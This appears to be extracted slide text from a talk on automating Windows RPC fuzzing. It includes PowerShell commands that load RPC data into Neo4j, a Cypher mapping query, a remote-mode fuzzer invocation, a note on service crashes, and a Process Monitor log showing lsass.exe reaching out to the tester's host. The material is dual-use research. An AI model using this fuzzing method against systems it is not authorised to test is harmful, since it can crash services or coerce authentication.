
```
PS C:\> '.\output\Allowed.json' | Import-DataToNeo4j -Neo4jHost 192.168.178.89:7474 -  
Neo4jUsername neo4j
```

```
Enter Neo4j Password: *****  
[+] Successfully connected to Neo4j  
[+] Importing data to Neo4j...
```


Automating | Phase 3 – Analysis

```
//MAP INTERFACES, ENDPOINT, METHOD AND ALLOWED INPUT
MATCH (rpcServer:RpcServer)-[:HAS_INTERFACE]->(rpcInterface:RpcInterface)
MATCH (rpcInterface:RpcInterface)-[:HAS_ENDPOINT]->(endpoint:Endpoint)
MATCH (rpcInterface)-[:WITH_METHOD]->(method)
MATCH (method)-[:ALLOWS_INPUT]->(allowsinput:AllowsInput)
return rpcServer, rpcInterface, endpoint, method, allowsinput
```


Automating | Phase 3 – Analysis




Service crashes




Automating | Taking it a step further

- Mapping Windows Win32 API function calls
- Process Monitor (Sysinternals)

```
'.\output\rpcServerData.json' | Invoke-RpcFuzzer -OutPath .\output\ -mode remote  
-remote_host 172.31.167.173
```



Automating | Taking it a step further



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name PID Operation Path Result User

lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\PIPE\srvsvc	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM
lsass.exe	1044	CreateFile	\\172.31.167.173\test\incendiumr...	ACCESS DENIED	NT AUTHORITY\SYSTEM

Automating | Taking it a step further


- Export Process Monitor results to CSV
- Import to Neo4j

```
PS C:\> Import-ProcMonCSV -procmonCsvPath "Logfile.CSV"  
[+] Successfully imported Process Monitor events to Neo4j
```

